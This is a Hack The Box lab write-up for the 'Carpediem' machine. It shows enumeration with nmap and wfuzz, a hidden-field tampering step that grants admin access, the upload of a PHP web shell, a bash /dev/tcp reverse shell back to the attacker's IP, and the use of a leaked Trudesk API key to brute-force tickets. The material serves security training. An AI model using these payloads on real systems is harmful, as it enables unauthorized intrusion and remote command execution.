Carpediem

23rd Jun 2022 / Document No D22.100.182

Prepared By: polarbearer

Machine Author(s): d4rkpayl0ad & TheCyberGeek

Difficulty: Hard

Classification: Official

Synopsis

Carpediem is a hard difficulty Linux machine that focuses on enumeration, web exploitation, VoIP, network sniffing and container breakout. Initial foothold is obtained by abusing some still-in-development functions in a custom built web application, gaining access to an administrative dashboard where a web shell can be uploaded by modifying a POST request, resulting in arbitrary code execution inside a Docker container. Enumeration of Trudesk tickets leads to VoIP credentials, which in turn allow to retrieve a user password by listening to a voicemail message, resulting in low-privileged SSH access to the system. Sniffing TLS-encrypted traffic, which can be decrypted using a world-readable private key file, reveals credentials to access an internal instance of Backdrop CMS, where remote command execution on a second container can be obtained by uploading a custom module. A cron job running with `root` privileges can be exploited to escalate privileges inside the container, and finally escape the container by exploiting CVE-2022-0492, obtaining `root` access to the host.

Skills Required

- Web enumeration
- Basic Linux knowledge

- Basic Docker knowledge

Skills Learned

- Using VoIP clients
- Decrypting TLS-encrypted traffic
- Container breakout via CVE-2022-0492

Enumeration

Nmap

TCP

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.167 | grep ^[0-9] | cut -d '/' -f1
| tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.11.167
```

```
nmap -sC -sV -p$ports 10.10.11.167

Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-23 08:18 CEST
Nmap scan report for 10.10.11.167
Host is up (0.051s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 96:21:76:f7:2d:c5:f0:4e:e0:a8:df:b4:d9:5e:45:26 (RSA)
|   256 b1:6d:e3:fa:da:10:b9:7b:9e:57:53:5c:5b:b7:60:06 (ECDSA)
|_  256 6a:16:96:d8:05:29:d5:90:bf:6b:2a:09:32:dc:36:4f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Comming Soon
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
```

The nmap TCP output shows OpenSSH and Nginx listening on their default ports.

UDP


```
nmap -sU -sC -sV 10.10.11.167
```

```
nmap -sU -sC -sV 10.10.11.167

Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-23 10:07 CEST
Nmap scan report for carpediem.htb (10.10.11.167)
Host is up (0.055s latency).
Not shown: 961 closed udp ports (port-unreach), 38 open|filtered udp ports (no-response)
PORT     STATE SERVICE   VERSION
5060/udp open  sip-proxy Asterisk PBX 16.2.1~dfsg-2ubuntu1
|_sip-methods: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH, MESSAGE
Service Info: Device: PBX

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1302.73 seconds
```

The UDP scan shows Asterisk PBX is listening on its default port.

Nginx

The web page on port 80 shows a Coming Soon message revealing the hostname `Carpediem.htb`.



We add a corresponding entry to our `/etc/hosts` file.

```
echo "10.10.11.167 carpediem.htb" | sudo tee -a /etc/hosts
```

We fuzz for additional virtual hosts on the same domain.

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u carpediem.htb -H "Host: FUZZ.carpediem.htb" --hh 2875
```


The `portal.carpediem.htb` virtual host is found.

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u carpediem.htb -H "Host: FUZZ.carpediem.htb" --hh 2875

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://carpediem.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000048:   200        462 L    2174 W     31090 Ch    "portal"
```

We add an entry to `/etc/hosts`:

```
echo "10.10.11.167 portal.carpediem.htb" | sudo tee -a /etc/hosts
```

Browsing to this subdomain, the web page of a Motorcycle Store Portal is shown.




Further enumeration on the `portal` vHost reveals the existence of an `/admin` directory.

```
gobuster dir -u http://portal.carpediem.htb -w
/usr/share/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt
```


```
gobuster dir -u http://portal.carpediem.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words-
lowercase.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://portal.carpediem.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/23 08:54:06 Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 285]
/admin                (Status: 301) [Size: 328] [--> http://portal.carpediem.htb/admin/]
```

Foothold


By clicking the `Login` button and then the `Create account` link we can register a new account on the portal.




Upon clicking the `Register` button, if registration is successful we are automatically logged in. We try opening the `/admin` page but access is denied, meaning our account does not have the required privileges.



Clicking the `Hi, first!` link on the upper right takes us to the account page, where we can click the `Manage Account` button to reach the `Update Account Details` form.





Intercepting a profile update request with Burp Proxy, we see an additional `login_type` parameter with value `2` that was sent as a hidden form input.

```
POST /classes/Master.php?f=update_account HTTP/1.1
Host: portal.carpediem.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 107
Origin: http://portal.carpediem.htb
Connection: close
Referer: http://portal.carpediem.htb/?p=edit_account
Cookie: PHPSESSID=0469ccac71c704719d3a0f0a8f3c6bb9

id=25&login_type=2&firstname=first&lastname=last&contact=no&gender=Male&address=&username=newuser&password=
```


Request Attributes 2
Request Query Parameters 1
Request Body Parameters 9
Request Cookies 1
Request Headers 12

```
<input type="hidden" name="login_type" value="2">
```


We change the value to `1` and submit the form.


```
id=25&login_type=1&firstname=first&lastname=last&contact=no&gender=Male&address=
&username=newuser&password=
```

Our account was updated and we are now able to access the `/admin` dashboard.




Looking at the available menu items, `Quarterly Report Upload` and `Submit Trudesk Ticket` seem particularly interesting, as the former might allow us to upload files and the latter reveals that the Trudesk ticketing system might be in use. Selecting the `Add` action from the `Quarterly Report Upload` page triggers a popup note that informs us that the upload function has not been fully implemented.





We click the `Continue` button and intercept the request with Burp Proxy. Indeed, it looks like an incomplete request with zero Content-Length, and the server response contains the error message `multipart\/form-data missing` (suggesting the server is expecting a file upload request).



We intercept another request and edit it as follows:

```
POST /classes/Users.php?f=upload HTTP/1.1
Host: portal.carpediem.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:101.0) Gecko/20100101
Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Origin: http://portal.carpediem.htb
Connection: close
Referer: http://portal.carpediem.htb/admin/?page=maintenance/files
Cookie: PHPSESSID=0469ccac71c704719d3a0f0a8f3c6bb9
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryGzxAVIN6L1TYtWV8

------WebKitFormBoundaryGzxAVIN6L1TYtWV8
Content-Disposition: form-data; name="file_upload"; filename="p.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>
------WebKitFormBoundaryGzxAVIN6L1TYtWV8--
```

After submitting the request an error is displayed on the page. However, looking at the response in Burp reveals that the file was successfully uploaded.

Edited request

```
POST /classes/Users.php?f=upload HTTP/1.1
Host: portal.carpediem.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Origin: http://portal.carpediem.htb
Connection: close
Referer: http://portal.carpediem.htb/admin/?page=maintenance/files
Cookie: PHPSESSID=0469ccac71c704719d3a0f0a8f3c6bb9
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGzxAVIN6L1TYtWV8
Content-Length: 214

------WebKitFormBoundaryGzxAVIN6L1TYtWV8
Content-Disposition: form-data; name="file_upload"; filename="p.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>
------WebKitFormBoundaryGzxAVIN6L1TYtWV8--
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 23 Jun 2022 07:16:22 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.25
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 48

{"success":"uploads\/1655968560_p.php uploaded"}
```

We can now access the uploaded file and execute arbitrary system commands.

```
curl http://portal.carpediem.htb/uploads/1655968560_p.php?cmd=id
```

```
curl http://portal.carpediem.htb/uploads/1655968560_p.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We open a Netcat listener on port 7777:


```
nc -lnvp 7777
```

We send a request with Burp, intercept it and set the command as follows:

```
/bin/bash -c 'bash -i &>/dev/tcp/10.10.14.13/7777 0>&1'
```

```
GET /uploads/1655968560_p.php?cmd=/bin/bash -c 'bash -i &>/dev/tcp/10.10.14.13/7777 0>&1' HTTP/1.1
Host: portal.carpediem.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=0469ccac71c704719d3a0f0a8f3c6bb9
Upgrade-Insecure-Requests: 1
```

Before submitting the request, we right click the highlighted text and choose `Convert selection > URL > URL-encode all characters`.



Upon forwarding the request, a reverse shell as the `www-data` user is immediately sent to our listener.

```
nc -lnvp 7777

Connection from 10.10.11.167:39950
bash: cannot set terminal process group (1): Inappropriate ioctl for
device
bash: no job control in this shell
www-data@3c371615b7aa:/var/www/html/portal/uploads$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

Enumeration shows that the `/var/www/html/portal/classes/Trudesk.php` file contains Trudesk connection information such as hostname, username and API key.

```
<?php
class TrudeskConnection{

    private $host = 'trudesk.carpediem.htb';
    private $apikey = 'f8691bd2d8d613ec89337b5cd5a98554f8fffcc4';
    private $username = 'svc-portal-tickets';
    private $password = '';
    private $database = '';

}
?>
```

Knowing this data, we can enumerate tickets using the Trudesk API. First we add an entry to the `/etc/hosts` file:

```
echo "10.10.11.167 trudesk.carpediem.htb" | sudo tee -a /etc/hosts
```

Since the API doesn't provide a way to list all existing tickets, we have to resort to brute force. Looking at the Trudesk source code, a possible starting point for ticket ID seems to be 1000. This is confirmed by the install.js file, where the `next` value for tickets is set to 1001.

```
      function (next) {
        var Counter = new Counters({
          _id: 'tickets',
          next: 1001
        })
```

We create a list of four-digit uids that will be used as our dictionary.

```
for u in {1000..9999}; do echo $u >> 4digit_uid; done
```

We run through the list to identify existing tickets.

```
ffuf -H "Accesstoken: f8691bd2d8d613ec89337b5cd5a98554f8fffcc4" -u
http://trudesk.carpediem.htb/api/v1/tickets/FUZZ -w 4digit_uid -fs 42
```

Tickets `1004`, `1005`, `1006`, `1007` and `1008` are found. We can read them as follows.

```
for u in {1004..1008}; do curl -H "Accesstoken:
f8691bd2d8d613ec89337b5cd5a98554f8fffcc4"
http://trudesk.carpediem.htb/api/v1/tickets/$u | jq; done
```

Some interesting information is revealed, including the username format (initial letter of first name + last name) and the fact that a new network engineer named Horace Flaccus was hired. Instructions for accessing his voice mail are also provided in ticket `1006`, and the Zoiper client is mentioned as well.

